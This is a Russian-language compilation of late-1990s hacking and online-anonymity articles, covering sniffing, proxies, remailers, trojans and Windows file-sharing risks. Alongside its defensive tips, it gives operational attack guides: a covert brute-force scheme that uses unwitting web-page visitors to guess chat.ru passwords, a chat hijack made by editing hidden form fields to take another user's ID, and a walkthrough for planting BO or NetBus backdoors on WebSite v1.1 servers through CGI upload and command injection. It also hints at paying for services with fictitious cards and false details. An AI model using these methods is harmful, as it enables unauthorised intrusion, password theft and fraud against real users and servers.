Наиболее простой способ соединения компьютеров — **ethernet**. Обмен данными по протоколу Ethernet подразумевает посылку пакетов всем абонентам сети. Заголовок пакета содержит адрес узла-приемника.

Предполагается, что только узел с соответствующим адресом может принять пакет. Однако, через каждый узел проходят все пакеты, невзирая на их заголовки.

Так как в обычной сети информация о паролях передается по ethernet в виде текста — нет ничего сложного, вытягивая и анализируя пакеты, проходящие по сети, получить информацию о всех компьютерах сети.

Область применения сниффинга

Sniffинг — один из наиболее популярных видов атаки, используемых хакерами. Программный Sniffер называемый **Esniff.c** — очень маленький, разработанный для работы на SunOS, занимался тем, что вылавливал первые 300 байт telnet, ftp и rlogin сессий. Он был опубликован в «Phrack» — одном из наиболее широко доступном подпольном хакерском журнале. Вы его можете найти на многих FTP сайтах. Например, на **ftp://coombs.anu.edu.au/pub/net/log**.

Общие принципы работы On-Line услуг

До последнего времени работа в TCP/IP и X.25 сетях требовала некоторых профессиональных знаний и навыков, не всегда доступных для обычных пользователей

компьютеров. Вероятно поэтому были созданы сервисы, для работы с которыми не требуется профессиональных знаний. Пользователь, заплатив некоторую сумму денег, получает доступ к необходимым ему информационным ресурсам с помощью некой программы — оболочки, или просто, в диалоговом режиме.

Доступ к разнообразным On-Line услугам осуществляется, в том числе и по сетям пакетной коммутации (X.25). Поскольку сети x.25 широко распространены и общедоступны, то общение с On-Line сервисами не представляет никакого труда. В рекламных целях продавцы этих услуг помещают программы, необходимые для работы в качестве бонуса к модемам, а также предоставляют несколько условно-бесплатных часов работы с их сервисом.

Большинство On-Line сервисов предоставляют свои услуги на основе данных, полученных от работающих с ними пользователей. Так как часто при работе через X.25 местоположение пользователя не проверяется, то существует возможность указать при регистрации некорректные сведения о пользователе и о его финансовых возможностях. На этом принципе построены альтернативные методы оплаты за On-Line услуги...

По WWW без следов

Путешествуя по Internet, мы не часто задумываемся о том, что оставляем следы своих посещений каждый раз, когда заходим на какой-либо сайт. Пожалуй, об этом и не стоило бы беспокоиться, если бы не был так велик тот объем информации, который потенциально могут добыть о нас владельцы сайта. Стандартные log-файлы,

хитроумные скрипты и прочие ухищрения любопытных владельцев способны узнать о вас многое: тип компьютера и операционной системы, страну пребывания, название и адрес провайдера и, зачастую, даже адрес электронной почты и ваше имя.

Существуют много причин, по которым пользователь может не захотеть оставлять следы своего пребывания. Тут и нежелание раскрыть свой адрес электронной почты, чтобы не стать жертвой спама, и необходимость получить информацию с сайта, который варьирует ответ в зависимости от страны, из которой отправлен запрос. Или, например, вы частенько заходите на Web-узел ваших конкурентов, и хотите делать это анонимно.

Некто, поддерживающий работу сайта своей юридической фирмы, регулярно составляет график его посещения самыми серьезными конкурентами его фирмы, которые проводят там довольно много времени, что, вкупе с ситуацией на рынке юридических услуг, дает богатую информацию к размышлению.

Кроме того, существуют такие бяки, как **cookies**, да и дыры в безопасности в MSIE обнаруживаются все новые и новые... В общем, не послать ли нам в путешествие по WWW кого-нибудь еще? Идея трезвая, и достаточно легко выполнимая, причем несколькими способами.

Анонимайзер

Осуществить подобный анонимный серфинг позволяет служба **Anonymizer**. Зайдите на их сайт, наберите нужный URL, и вперед! Отправляясь по ссылке, помещенной на странице, которую вы просматриваете с помощью Анонимайзера, вы попадаете на очередную страницу снова через Анонимайзер, так что процесс

автоматизирован, и набирать новый URL снова не нужно. Были времена, когда Анонимайзер отправлялся по указанному адресу немедленно, теперь же для тех, кто пользуется этой службой бесплатно, существует 30-секундный период ожидания. Кроме того, Анонимайзер позволял использовать как HTTP, так и FTP ресурсами. Теперь же использовать FTP могут лишь зарегистрированные пользователи.

При использовании этой службы, след в log-файлах оставляете не вы, а Анонимайзер, что исключает возможность сбора всей той информации, о которой было написано выше. Никакие cookies до вас не доходят. Некоторые сайты, например, **Web chat rooms** и отдельные почтовые службы через него недоступны, что, очевидно, объясняется желанием их владельцев следить за посетителями. Анонимайзер также не работает с безопасными узлами, использующими SSL протокол.

Анонимайзер имеет еще две приятные особенности. Во-первых, некоторые сайты WWW бывают недоступны из одного места, но доступны из другого. Недавно автор в течении 20 минут безуспешно пытался попасть на один сайт в Австралии, находясь в России. Использование Анонимайзера немедленно проблему решило, и долгожданная страница быстро загрузилась.

Во-вторых, некоторый сайты выдают вам информацию в зависимости от того, откуда поступает ваш запрос. Пример из жизни. Находясь на сайте **Encyclopaedia Britannica**, автор захотел выяснить цены на продукцию этой фирмы. Нажатие на кнопку **Order Information** привело его на страницу, содержащую список дилеров по всему миру, включая и московского дилера — «Мир Знаний».

Заход на ту же страницу через Анонимайзер дал совершенно другой результат: на экране появился прайс-лист. Сравнение показало, что в Москве Encyclopaedia Britannica CD '97 продается во много раз дороже, чем в Штатах. Мораль: пользуйтесь Анонимайзером и не покупайте ничего в «Мире Знаний».

Служба iproxy

Эта служба, располагающаяся по адресу **www.iproxy.com**, работает подобно Анонимайзеру. От пользователя требуется заполнить небольшую анкету, указать свой электронный адрес, и после получения подтверждения по электронной почте и ответа на это подтверждение можно отправляться в путь, причем без 30-секундных задержек, как в случае с Анонимайзером. Обмен подтверждениями несколько настораживает, обнаруживая то, что владельцам службы на самом деле на **privacy** наплевать, но поскольку получить анонимный адрес — не проблема, а работает **iproxy** быстрее Анонимайзера, представляется разумным использовать эту службу. Единственное «но» — сервер иногда бывает в «дауне», причем это может продолжаться целую неделю.

Прокси серверы

Анонимизировать путешествие по сети можно также с помощью прокси сервера. Прокси сервер работает, по сути, как Анонимайзер, т.е. документ с сайта «забирает» он, а не вы. Правда, есть некоторые немаловажные отличия, а именно:

- от **cookies** вас прокси не избавляет (избавьте от них себя сами, сделайте файл **cookies.txt read-only**, и все дела!);

- прокси сервер работает как с HTTP, так и с FTP, что дает возможность анонимизировать посещение не только Web сайтов, но и FTP архивов. Вообще говоря, прокси серверы поддерживают и другие протоколы, но для анонимного путешествия по сети они мало значимы;
- IP-адрес вашего родного прокси сервера, т.е. того, пользование которым обеспечивает ваш провайдер, все равно отражает имя вашего домена или, по крайней мере, его примерное географическое положение.

Последний пункт приводит нас к следующему выводу: если вам очень важно остаться анонимным при работе с каким-нибудь сайтом, или при чтении и отправке почты с использованием обозревателя, используйте не свой прокси сервер, а чужой.

Большинство прокси серверов ограничивают доступ на основании IP-адреса, с которого происходит обращение. Иными словами, если вы пользуетесь провайдером Demos, то прокси сервер Glasnet вас к себе попросту не пустит. Но к счастью, в сети всегда можно найти «добрый» прокси, владельцы которого либо открыто заявляют о его доступности для всех желающих, либо прокси, который по той или иной причине не ограничивает доступ только своим доменам, о чем широкой публике не известно.

Далеко не все прокси серверы являются полностью анонимными. Некоторые из них позволяют администратору сайта, который вы посещаете с использованием прокси, при желании определить

IP-адрес, с которого происходит обращение к прокси, т.е. ваш реальный IP-адрес.

Если вы получите сообщение **Proxy server is detected!** — ваш прокси имеет «дыру», и вам будет предоставлена информация о вашем реальном IP-адресе, как впрочем и об IP-адресе прокси сервера, который вы используете. Если же сообщение гласит: **Proxy server is not detected** — все в порядке!

В заключение еще несколько соображений касательно использования прокси серверов. Работа через далеко расположенный прокси снижает скорость передачи данных и время ожидания. Прокси, настроенный на HTTP протокол, не анонимизирует работу с SSL узлами, работающими по протоколу HTTPS (это для вас, любители расплатиться фиктивной кредитной карточкой).

Атака

Во-первых, пусть название главы вас не пугает... или пугает, но не очень сильно. Речь идет всего лишь о том, что когда компьютер подключен к сети, он становится ее частью. К сожалению, большинство пользователей забывает об этой совершенно тривиальной истине. Меж тем забывать о ней не стоит, ибо несколько практических выводов, которые из нее следуют, таковы:

- Вы имеете доступ к миллионам компьютеров Internet, а миллионы компьютеров Internet зачастую имеют доступ к вашему компьютеру.
- Загружая программы из сети, вы можете заполучить на свой диск программу-троянца или вирус.

- Любой компьютер в сети подвержен различным техническим атакам, которые могут привести к его зависанию, потере данных и прочим прелестям.

Ну, а теперь рассмотрим все это подробнее, спокойно и без истерик. Разговор пойдет о компьютерах, работающих под Windows 95/98/NT. Знатоки (опытные пользователи, гуру, хакеры) могут удалиться, начинающие (неопытные пользователи, женщины, дети, военные) могут остаться.

Доступ к компьютеру

Примерно к четверти или трети всех компьютеров под Windows в сети можно получить доступ за пару минут. Этот печальный факт объясняется тем, что сами пользователи (или глупые системные администраторы) конфигурирую компьютер таким образом, что его папки или целые диски становятся доступными для чтения и записи с удаленных компьютеров. Формально это называется **File and Print Sharing**. Если вы щелкните по иконке **Network в Control Panel**, то увидите эту кнопку. И если флажок **I want to be able to give others access to my files** включен, то стоит задуматься.

Почему пользователи дают доступ к своим файлам — наверное понятно. Самая распространенная ситуация — в доме два компьютера, соединенных в маленькую сеть. Скрывать друг от друга нечего, поэтому дается свободный доступ сразу ко всему. Или человеку нужно переписать данные с десктопа на ноутбук. Или в небольшой фирме стоит локальная сеть. Или вы просто любите на разные незнакомые кнопки нажимать... Ну, а где доступ с соседнего компьютера, там и доступ из Internet.

Остановимся на том, к чему могут привести путешествия других людей по вашим дискам, и как этого избежать. Во-первых, у вас могут украсть приватную информацию, что крайне неприятно. Файлы могут также вообще стереть, что, пожалуй, еще неприятнее.

Но, как правило, крадут другое, особенно если крадут русские: пароли. Особенности национального менталитета («Халява!») приводят к тому, что масса малолетних бездельников только и занимаются тем, что крадут пароли доступа к Internet с чужих компьютеров, благо устройство Windows 95/98 и большинства программ к этому располагает.

Пароли хранятся просто по всему диску, обычно в слабозашифрованном виде. Dial-Up пароли — в файлах **.PWL**, почтовые пароли к Outlook — в реестре, к Eudora — в **eudora.ini**, к FTP сайтам (включаю вашу персональную страничку) — в разных файлах FTP-клиентов, пароли Windows NT — в файлах SAM, и т.д. и т.п. Появилось множество программ, которые способны эти пароли извлекать, и целые коллекции таких программ, например на сайте **Russian Password Crackers** есть несколько программ для работы с .PWL файлами. Так что, пусть звездочки в окне ввода пароля вас не обнадеживают, а вот свободный доступ к файлам своего компьютера лучше ограничить.

Как это сделать? Windows 95/98 и Windows NT по-разному обеспечивают удаленный доступ. В первом случае, как правило, используется **share-access control** (доступ на основании только пароля), во втором — **user-access control** (на основании пары имя-пароль).

Для пользователей Windows 95/98 самое простое решение — отключить **File and Print Sharing,** если он вам уже не нужен. Можно также убрать привязку **File and Print Sharing** к протоколу TCP/IP (**Control Panel ⇨ Networl ⇨ TCP/IP ⇨ Properties ⇨ Bindings**), что эффективно заблокирует доступ к общим ресурсам из Internet. Если же доступ нужен, то ставьте пароли на общие папки и диски, причем, желательно, сложные пароли. Имейте также ввиду, что существует возможность «взобраться вверх по дереву», то есть, если на диске **С:** есть папка **SomeStuff** с открытым доступом, то до корня **С:** тоже могут добраться. Ну, а вообще Windows 95/98 — операционная система слабо защищенная, и никакой гарантии безопасности дать, увы, не может.

В качестве развлекательной программы можно установить **NetWatcherPro** (245K, freeware), которая включает сирену каждый раз, когда кто-то ломится в компьютер. При этом показывается IP-адрес атакующего и те файлы и папки, которые визитер просматривает. Очень познавательно! Если доступ хотя бы к одной папке открыт, сирену будете слышать, как минимум, раз в час.

А кони все скачут и скачут...

Какие кони? Троянские! Троянцами называют программы, которые, на первый взгляд, выполняют некие полезные функции, но на самом деле либо разрушают систему, либо отдают контроль в руки другого человека. Пород троянцев множество: некоторые из них вообще не выполняют полезных функций, а просто скрытно «живут» на диске и делают разные гадости, а некоторые, наоборот, совершенно не скрываются от пользователя, при этом производя некоторые манипуляции, о которых никто не

подозревает (или не должен подозревать). Пример первой породы — всем известный Back Orifice, дающий врагу почти полный контроль над вашим компьютером и для вас невидимый. Пример второй породы — MS Internet Explorer, который при соединении с сайтом MicroSoft, развивает совершенно бешеную активность по пересылке данных с компьютера на сервер, объем которых явно превосходит простой запрос HTML документа.

Попасть троянец на компьютер может двумя основными способами: либо вам его «положат» на диск, либо вы его сами себе скачаете.

Множество людей получают подобные программы себе на диск каждый день. Не стоит скачивать программы с неизвестных сайтов, поддавшись на обещания авторов дать вам «сУпЕр КрУТУю МочИлкУ против ΛаммерОв» или классный вьюер для бесплатной порнухи. Не надо также открывать **attachments**, пришедшие с почтой от незнакомых людей.

В ваше отсутствие какая-нибудь добрая душа может просто переписать троянца на компьютер с дискеты (не оставляйте компьютеры без присмотра!). Кроме того, троянца могут положить из сети прямо на диск, пока вы, ничего не подозревая, мило беседуете в IRC или гуляете по сайту Netscape.

Некоторых, особенно распространенных троянцев способны обнаруживать антивирусные программы, например, **AntiViral Toolkit Pro**. Имейте ввиду, что всех троянцев ни одна программа обнаружить не может, и можно спокойно рассмеяться в лицо тому производителю софта, который пытается убедить вас в обратном.

Технические атаки

На самом деле, термин «Технические атаки» не очень точен. Все атаки, по сути, технические. Здесь имеются ввиду атаки из сети, направленные на технический вывод из строя компьютера, как правило, на короткое время, нужное для перезагрузки. По-английски такие атаки называются **Denial of service (DOS) attacks**. К privacy это прямого отношения не имеет, но раз уж зашел разговор об атаках, то упомянем и о них.

Симптомы «болезни» таковы: неожиданно компьютер, подключенный к сети, зависает, либо появляется голубой «экран смерти» — сообщение об ошибке. Лечение простое — **Alt-Ctrl-Del**.

Инструментарий для таких атак водится в сети в большом количестве, не меньше и недоумков, которые получают наслаждение от того, что заваливают чей-то компьютер. Самый известный представитель славного семейства — **Winnuke**, уложивший в свое время миллионы компьютеров под управлением Windows. Менее известны **bonk, smurf, ping of death**... нет им числа. Почти от всех подобных атак можно защититься, регулярно скачивая патчи с сайта MicroSoft.

В поисках халявного Web-хостинга

Итак, вы разработали дизайн своего сайта и насытили его содержанием. Следующий вопрос — где все это размещать? На первый взгляд, ответ очевиден: подавляющее большинство провайдеров предоставляют своим клиентам некий бесплатный (вернее, уже оплаченный абонентским или повременным тарифом) объем дискового пространства. Обычно он колеблется от

256 КБ до 1 МБ. Для начала здесь и разместимся. Ведь мегабайт — это много, особенно, если графика оптимизирована, тексты выверены и отредактированы.

Однако аппетит приходит во время еды. Появляются все новые и новые интересные ссылки, растет объем графики. А затем хочется попробовать и RealVideo, и дать звуковое сопровождение. И в один не очень прекрасный день вы получаете уведомление, что бесплатный лимит исчерпан, и предлагается либо сократить объем, либо платить за перерасход. В противном случае, робот угрожает произвольно стереть все, что выходит, скажем, за 1 МБ.

Что делать? Сокращать — жалко, платить — накладно (обычно это существенно больше, чем вы платите за доступ). Тут-то и приходит время обратиться к серверам, обеспечивающим, так называемый, бесплатный хостинг web-страниц.

На первое место претендует **Virtual Avenue**. Достоинства — большой (хотя и не максимальный, но у многих ли сайты превышают 20 МБ) объем, как бы настоящий домен третьего уровня, быстрая и (почти) устойчивая работа. Реклама — не очень навязчива, хотя можно бы и попроще. Но бесплатно всегда приходится выбирать между плохим и очень плохим. Впрочем, за деньги, нередко, тоже.

Второе место за **XOOM**. Одиннадцати МБ в большинстве случаев хватает для среднего сайта. Реклама — предельно ненавязчивая. Программ для автоматической замены и вставки можно найти в Сети сколько угодно (например, **http://freeware.ru** или

http://listsoft.ru). Не всегда стабильно? — Так ведь халява, сэр. Этим грешат и коммерческие провайдеры.

Третье место поделили между собой **Webjump** и **SpacePort**. В пользу первого — 25 МБ и домен третьего уровня. Против — не очень изящное решение рекламной проблемы и не очень стабильная работа. За второй — неограниченный (если, конечно, его действительно можно получить) объем и быстрая и стабильная работа. Против — **pop-up** и не лучшая система адресации. Но в целом и тот, и другой — вполне приемлемое решение.

Прочие имеющиеся — рекомендовать трудно. **Cyber Sities** накладывает слишком большие ограничения на содержание. **NeoCerf** прекратил оказывать бесплатные услуги. У **RoyaltyStudios** уж очень сложная регистрация.

Некоторые аспекты атаки по словарю

Всем известна старая атака по словарю. А так же ее дополнение (имеется в виду атака с нескольких машин). В общем случае, это выглядит так:

- Клиент (**Crk-client**) обращается к серверу (**Crk-server**) за очередной порцией паролей.
- **Crk-server** помечает эту порцию, как находящуюся в работе.
- **Crk-client** пробует все пароли из этой порции. Если один из них подошел, отправляется сообщение на **Crk-server**, и на этом заканчиваем перебор. Если нет, то **Crk-client** отсылает на **Crk-server** сообщение об окончании перебора и берет новую порцию. Если

соединение разрывается по ошибке или **Crk-client** завис, то он, естественно, ничего не отправляет.

- **Crk-server** получает сообщение об окончании перебора, тогда эта порция удаляется, как уже обработанная. Или по **time-out**, **Crk-server** помечает эту порцию, как необработанную.

Рассмотрим, например **chat.ru** (сервер). Он предоставляет следующие виды сервиса:

- Размещение страниц.
- Почту (как POP3, так и SMTP).

Рассмотрим, как можно организовать перебор пароля на любой сервис данного сервера.

Crk-client можно написать в виде апплета на яве и положить апплет на сервер. Это делается для того, чтобы перебором паролей занимались посетители Web-страницы (даже не подозревая об этом). В логах сервера перебор будет разнесен во времени и пространстве, т.е. попытки будут происходить через неравные промежутки времени и из разных мест. И к тому же невозможно будет определить, кто же в действительности подбирает пароль.

Этот апплет может коннектиться только с тем сервером откуда он был загружен (**chat.ru**). Нам это и нужно.

Проблема в следующем: как разместить на сервере **Crk-server**? Очевидно, что это не получится. Покажем, как можно обойтись без **Crk-server**'а...

Регистрируем два аккаунта (**WordList** и **TMP**) на сервере, размещаем HTML-страничку с апплетом **Crk-client**, а словарь кладем в почтовый ящик (**WordList**)

на сервере. Словарь необходимо разбить на порции, например по 20 паролей. При этом каждая порция лежит отдельным письмом. **Crk-client** при запуске обращается на **WordList** по протоколу **POP3** и берет первое же письмо (удаляя его с **WordList**, но отсылая его по **SMTP** на **TMP**). Далее **Crk-client** начинает перебор. Если пароль успешно найден, отправляем его по **SMTP** себе. Если перебор завершился впустую, удаляем из **TMP** эту порцию. Когда одновременно работают несколько клиентов может возникнуть проблема. Но «свою» порцию можно найти, используя команду

POP3 TOP msg n

Если **Crk-client** не доработал из-за ошибки, то эта порция не потеряется и ее можно переместить из **TMP** в **WordList**. Делать это придется или вручную (что нежелательно), или возложить эту функцию на **Crk-client**. Тут возникает еще одна проблема, как отличить в **TMP** порции, которые обрабатываются сейчас, от тех, которые надо переместить в **WordList**. Для этого нужно анализировать дату отправки порции и текущее время. Если разница порядка часа, то эту порцию перемещаем в **WordList**.

Скорость перебора зависит от качества связи с сервером и от количества посетителей Web-странички.

Теперь немного о применении вышеописанного. На первый взгляд, может показаться, что это работает только для халявных серверов, но это не так. Это работает и для серверов провайдеров, если только HTTP, POP3 и SMTP обслуживаются одной машиной.

С некоторыми изменениями, этот алгоритм можно использовать для серверов, которые предоставляют только

HTTP. Правда для этого, сервер должен поддерживать методы **DELETE** и **PUT**, ну и **GET**, естественно.

Взлом html-чатов

В любом чате фрейм, в котором пишутся сообщения, генерится динамически (для каждого входящего) и, возможно, содержит несколько скрытых полей, типа

<input type=hidden name=cookie value=SP202134>

Идея в следующем: сохраняем содержимое этого фрейма на диске и исправляем его так, чтобы можно было с ним работать со своего винта. Т.е. заменяем ссылки типа **/cgi-bin/refresh.pl** на полный путь **www.chat.nsk.su/cgi-bin/refresh.pl** и вместо скрытых полей формы пишем что-то, типа

<input type=text name=cookie value=SP202134>

После этого делаем HTML документ для «сборки чата» из кусков. Т.е. примерно так:

```
"First.htm"
<html>
<frameset rows="80%,20%">
<frameset cols="70%,30%">
<frame name="razg" src="http://www.chat.nsk.su/
cgi-bin/refresh.cgi?win+razgovor+nocookie#end">
<frame name="rigt" src="http://www.chat.nsk.su/right.html">
</frameset>
<frame name="bot" src="start.htm">
</frameset>
</html>
```

Start.htm — это и есть тот фрейм который сохранен и изменен.

После этого, обозревателем открываем страницу (**First.htm**). И сразу попадаем в чат, минуя стандартную процедуру входа. Это позволяет:

- Обходить зарегистрированные имена.
- Прятать свой IP от киллеров, за счет взятия чужого ID'a.

Взлом WWW-серверов

Взлом осуществляется через стандартные примеры, идущие в поставке с web-сервером, а так как люди еще не сильно задумываются о защите своего сайта, считая это не очень большой проблемой, и часто оставляют все на Авось, то просто ставят WebSite, ничего не предпринимая для его настройки и обеспечения достаточной защиты. Все имеющиеся в сети сайты под управлением **WebSite v1.1** имеют лазейку, которая обеспечивает почти полный доступ к машине, на которой они находятся.

Как у нас ставят **WebSite**? Просто давят кнопку **Install**, и потом прога говорит, что web-сервер поставлен. Люди находят, где находится корень web-сайта, закачивают туда свою информацию, и все так и живет, пока не наступает время **«дельта Тэ»**.

Что же появляется в таком состоянии? По умолчанию отображается (мапится, **mapping**) куча ненужных для работы сервера каталогов **/java/**, **/publish/**, **/wsdocs/**, **/cgi-dos/**, **/cgi-win/**. Конечно, в какой-то момент времени они, возможно, и понадобятся, но вначале они просто не нужны. Это с одной стороны, с другой стороны

создателям **WebSite** со всех сторон нужно показать возможности этого сервера, что они с успехом и делают, открывая потенциальные дырки в защите web-сайта и заполняя эти каталоги разнообразными примерами, так радующими глаз потенциального взломщика.

Поставим на машину **WebSite v1.1f** в дефолтовой конфигурации и приступим к исследованию его на дырки.

Задача перед нами стоит такая: закачать на ломаемый сервер какое-нибудь средство удаленного администрирования и управления, типа **BO** или **NetBus** и запустить его.

Этап закачки не представляет никакого интереса, т.к. по умолчанию **WebSite** позволяет удаленно запустить **/cgi-win/uploader.exe** и закачать кому угодно что угодно.

Вторым этапом является выяснение месторасположения каталога с WebSite'ом. Это делается тоже очень легко, просто удаленно запускаем файл **/cgi-dos/args.bat**, на что нам в ответ приходит сообщение типа:

Empty output from CGI program D:/WebSite/cgi-dos/args.bat

что однозначно определяет каталог с WebSite'ом. Тогда отображаемый каталог **/cgi-dos/** будет находится в каталоге **D:/WebSite/cgi-dos/**, а путь к файлу **Patch.exe**, который мы закачиваем будет:

D:/WebSite/UploadS/Patch.exe

Итак, момент к которому мы подошли — это исследование на предмет возможности запуска файла, который мы закачали. Например, у web-сервера Apache есть уязвимость на счет тестовых скриптов **/cgi-bin/test-cgi**

и **/cgi-bin/nph-test-cgi**, которые аналогичны присутствующему в WebSite примеру **Args.bat**. Эта уязвимость заключается в том, что возможна распечатка передаваемой строки в таком виде, в каком она присутствует, и это обычно делается строчкой скрипта

echo QUERY_STRING = $QUERY_STRING

т.е. если мы передаем строчку типа > **1.bat**, то по логике вещей строчка

QUERY_STRING =

будет перенаправлена в файл **1.bat**, путь к этому файлу мы могли бы указать на каталог **/cgi-bin/**, он бы туда записался, и далее уже удаленно мы могли бы его запустить из этого каталога.

Мы можем засылать специальные непечатные символы типа **CR** (код 0dh), **LF** (код 0ah). Появление таких символов в командной строке приведет к переводу строки в скрипте и вполне возможно, что следующей строчкой вдруг ни с того ни с сего окажется наш файл, лежащий в каталоге **/uploads/**.

Рассмотрим, как запускаются **.bat** скрипты на web-сервере на основе WebSite.

При обработке **bat-скрипта** во временном каталоге **WebSite /cgi-temp/** создаются 4 файла: **xxxxx.acc**, **xxxxx.bat**, **xxxxx.inp**, **xxxxx.out**. В глаза сразу бросается файл **xxxxx.bat**. Так, при удаленном запуске **/cgi-dos/args.bat** получается такой файл **xxxxx.bat**:

@ECHO OFF&&TITLE WebSite CGI

D:\WebSite\cgi-dos\args.bat

D:\WebSite\cgi-temp\xxxxx.out

Если этому **.bat** файлу кинуть в командной строке аргументов, например, **/cgi-dos/args.bat?africa.bat**, то получим **xxxxx.bat**:

@ECHO OFF&&TITLE WebSite CGI

D:\WebSite\cgi-dos\args.bat africa.bat

D:\WebSite\cgi-temp\xxxxx.out

Кто знает, что такое перенаправление потока данных (значки > и <), сразу поймет, что здесь к чему. По-простому, **WebSite** создает временный **xxxx.bat** файл, результаты деятельности которого перенаправляются в файл **xxxxx.out**. Этот файл **xxxxx.out** отдается удаленному клиенту результатом работы скрипта, если в работе скрипта не произошло ошибки. Во временных файлах вместо символов **xxxxx** подставляется случайная последовательность символов.

Запускаем вот так:

/cgi-dos/args.bat?>d:/Website/cgi-shl/1.bat

получаем **xxxxx.bat**:

@ECHO OFF&&TITLE WebSite CGI

D:\WebSite\cgi-dos\args.bat africa.bat

^>D:/WebSite/cgi-shl/1.bat

D:\WebSite\cgi-temp\xxxxx.out

Видите, как нехорошо поступил **WebSite** — перед символом перенаправления > поставил какую-то гадость ^, от которой всякое перенаправление перестает быть перенаправлением.

Если забивать много много перенаправлений типа >, то вполне возможно, что в какой-то момент времени на каждый значок > не хватит значка ^, так как вполне возможно, что буфер у **WebSite** не резиновый.

Скрытая Usenet

Большинство людей, использующих Usenet, знают, как важно бывает скрыть свою личность. Во-первых, как только вы послали любое сообщение в любую группу новостей, ваш почтовый ящик с необычайной скоростью начинает наполняться **junk mail**, т.е. всяким мусором, рассказывающим, как разбогатеть за месяц, остановить выпадение волос и другой подобной дрянью. Во-вторых, ваши публично высказанные взгляды могут вызвать волну откликов, причем не только в рамках группы новостей, но и направленных напрямую автору сообщения, что не всегда желательно. В-третьих, ваши друзья, коллеги или работодатель могут натолкнуться на ваше сообщение, причем оно может им не понравиться. Короче говоря, причин может быть много, а вывод один: совсем не плохо знать, как сохранить анонимность в Usenet.

Кратко опишем методы, которыми можно воспользоваться для этой цели. Первые два метода дают вам возможность пользоваться альтернативным электронным адресом, при этом ответы на ваше сообщение в Usenet (а также **junk mail**) вы получать все равно будете, а вот ваша реальная личность останется скрытой. Третий метод дает полную анонимность: никакой почты вообще. Так что выбирайте тот, который больше подходит.

Метод #1

Использование коммерческой службы для отправки сообщений в группы новостей. Стоит денег, но прост в использовании. Адреса: **www.nymserver.com** и **www.mailanon.com** (последняя служба предоставляет семидневный бесплатный пробный период).

Метод #2

Получение бесплатного электронного адреса в **Hotmail** или **NetAddress**, что, по сути, равнозначно получению «фиктивного» адреса, поскольку ваше настоящее имя давать совсем не обязательно, и использованию **DejaNews free posting service**. Метод чуть более сложен, чем первый. Никому не известно кто вы, но чтобы скрыть еще и где вы, следует воспользоваться прокси сервером, иначе ваш IP-адрес будет обнаруживать ваше географическое положение. Другим недостатком метода является поле **FROM** в отправленном сообщении, поскольку в нем какое-то, пусть и фиктивное, имя фигурировать будет, например **John Johnson**.

Метод #3

Использование **mail-to-news gateway** в сочетании с анонимным римейлером. **Mail-to-news gateway** позволяет пользователям отправлять сообщения в группы новостей с использованием электронной почты, а не местного сервера новостей. Но если пользоваться этим сервисом «в лоб», то ваше имя и обратный адрес будут фигурировать в сообщении, т.к. **mail-to-news gateways** их не анонимизируют. Для того, чтобы достичь полной анонимности, следует использовать комбинацию анонимного римейлера и **mail-to-news gateway**, т.е. отправить сообщение в **mail-to-news gateway** с сайта такого

римейлера. Это просто: отправляйтесь на такой сайт, затем к странице, позволяющей отправлять сообщения (можно воспользоваться SSL-защищенной формой), наберите ваше сообщение, а поле **TO:** заполните в соответствии со следующей схемой.

Для отправки сообщения, например, в группу **alt.test**, адрес должен быть таким:

m2n-YYYYMMDD-alt.test@alpha.jpunix.com

где

YYYYMMDD — это текущая дата (год, месяц, день). Для отправки сообщения в несколько групп их названия следует разделить знаком +. Например, для отправки сообщения в **alt.test** и **misc.test** 11 сентября 1998, адрес таков:

m2n-19980911-alt.test+misc.test@alpha.jpunix.com

Вот и все. Ваше сообщение будет выглядеть так:

Date: Thu, 11 Sep 1998 11:09:02 +0200 (MET DST)

Message-ID: <199809111009.MAA29412@basement.replay.com>

Subject: Just testing

From: nobody@REPLAY.COM (Anonymous)

Organization: Replay and Company UnLimited

X-001: Replay may or may not approve of the content of this posting

X-002: Report misuse of this automated service to

X-URL: http://www.replay.com/remailer/

Mail-To-News-Contact: postmaster@alpha.jpunix.com

Newsgroups: alt.test, misc.test

This is only a test

Как легко заметить, не малейшего следа отправителя! Следует не забывать о еще одном важном моменте. **Mail-to-news gateways** появляются и исчезают. **Alpha.jpunix.com** работает сегодня, но может исчезнуть завтра. Но не печальтесь, свежую информацию о таких службах можно всегда найти. И не забывайте попробовать, как все работает, прежде чем отправить что-либо важное!

Все сообщения, отправляемый в usenet, по умолчанию сохраняются в базе данных навеки. Если вы не хотите, чтобы сообщение было заархивировано, следует воспользоваться командой:

X-no-archive:yes

Это можно сделать либо путем добавления этого дополнительного заголовка в сообщение, если **news**-клиент позволяет это сделать, либо просто в первой строке сообщения написать **x-no-archive:yes**.

Иногда пользователь отправляет сообщение, а потом жалеет об этом, особенно если он не воспользовался заголовком **x-no-archive:yes**. **Dejanews** позволяет «убить» отправленное ранее сообщение.

Некоторые пользователи предпочитают пользоваться usenet, избегая возможного наблюдения провайдера. В этом случае неплохим решением становится использование публичных серверов новостей.

Скрытая Internet Relay Chat

IRC оставила далеко позади себя как неуклюжие chat'ы в окне браузера, так и маразматические «комнаты общения» таких онлайновых служб, как AOL и MSN, превосходящие по степени контролируемости, поднадзорности и отсутствия какой бы то ни было анонимности школьные утренники в СССР. IRC настолько популярна, что многие люди проводят в IRC больше времени, чем бродя по WWW. И коль скоро для многих людей это часть жизни, следует подумать и о privacy в этой виртуальной жизни.

Вы — дичь

Возможность прослушивания того, что вы говорите другому человеку при общении один на один. Здесь все довольно просто: если вы считаете, что обсуждаемый вопрос конфеденциален, не пользуйтесь общением на канале, даже если кроме вас и вашего собеседника на нем никого нет. Не пользуйтесь командой **/msg** или окном query, что одно и то же. Вся информация проходит через IRC сервер и технически может быть записана. Вместо этого воспользуйтесь DCC (Direct Client to Client). При этом информация будет передаваться вашему собеседнику напрямую, минуя сервер, от которого можно даже отключиться после установления связи по DCC. В принципе, и эту информацию можно расшифровать на любом из узлов, через который установлена связь между вами и вашим собеседником, но это сложно. Если вы хотите быть уверены в полной приватности вашей беседы, воспользуйтесь методами, описанными в главе Защищенный разговор.

Сбор информации о том, на каких каналах вы находитесь, с последующей идентификацией вашей личности. Допустим, политический деятель, скрывающий свою гомосексуальную ориентацию, часто бывает в IRC. Будучи уверенным в свой анонимности, он частенько заходит на канал **#russiangay** или **#blackleather**. Общается с людьми. Вступает в переписку, не называя, понятное дело, своего реального имени. А потом находит все свои письма опубликованными в какой-нибудь вонючей бульварной газетенке типа Московского Комсомольца. Не очень приятно. Но ситуация вполне возможная.

Если вы хотите быть анонимны, не указывайте свой настоящий адрес e-mail в соответствующем поле в **Setup**.

